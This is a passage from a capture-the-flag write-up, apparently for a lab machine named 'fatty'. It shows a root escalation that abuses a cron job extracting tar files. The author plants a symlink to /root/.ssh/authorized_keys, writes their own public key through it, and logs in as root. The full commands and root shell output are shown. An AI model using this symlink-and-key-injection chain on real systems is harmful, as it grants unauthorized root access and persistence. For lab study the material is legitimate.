2f265ce12800:/tmp$ mkdir out

2f265ce12800:/tmp$ ln -sf /root/.ssh/authorized_keys out/logs.tar

2f265ce12800:/tmp$ tar -cf logs.tar -C out/ logs.tar

2f265ce12800:/tmp$ tar -tvf logs.tar
lrwxrwxrwx qtc/qtc         0 2020-07-31 07:24:36 logs.tar ->
/root/.ssh/authorized_keys
```


Next, add the symlink to a tar file and copy it to `/opt/fatty/tar/logs.tar`. After a minute or so, `logs.tar` is copied to host and its contents are extracted. The folder on the host should now have a symlink pointing to `/root/.ssh/authorized_keys`.

Finally, we can echo copy our public key to `/opt/fatty/tar/logs.tar`.



```
2f265ce12800:/tmp$ echo -n 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC9F0Hmtp1gonnkcJcCLWSYKLrOYULdjjHBUiNeP
wKiCjY1d5s6PrzRTUPW3DjyX5tEpF0XMVeKeJvz0BnkyLMKoh1qLw8sm2GUcxLFmjyrk<
SNIP>' > /opt/fatty/tar/logs.tar
```

After the cronjob runs, a root shell on the host can be obtained by logging in with our private key.



```
ssh -i key root@10.10.10.174

Linux fatty 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-
20) x86_64
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 29 12:31:22 2020
root@fatty:~# id
uid=0(root) gid=0(root) groups=0(root)
```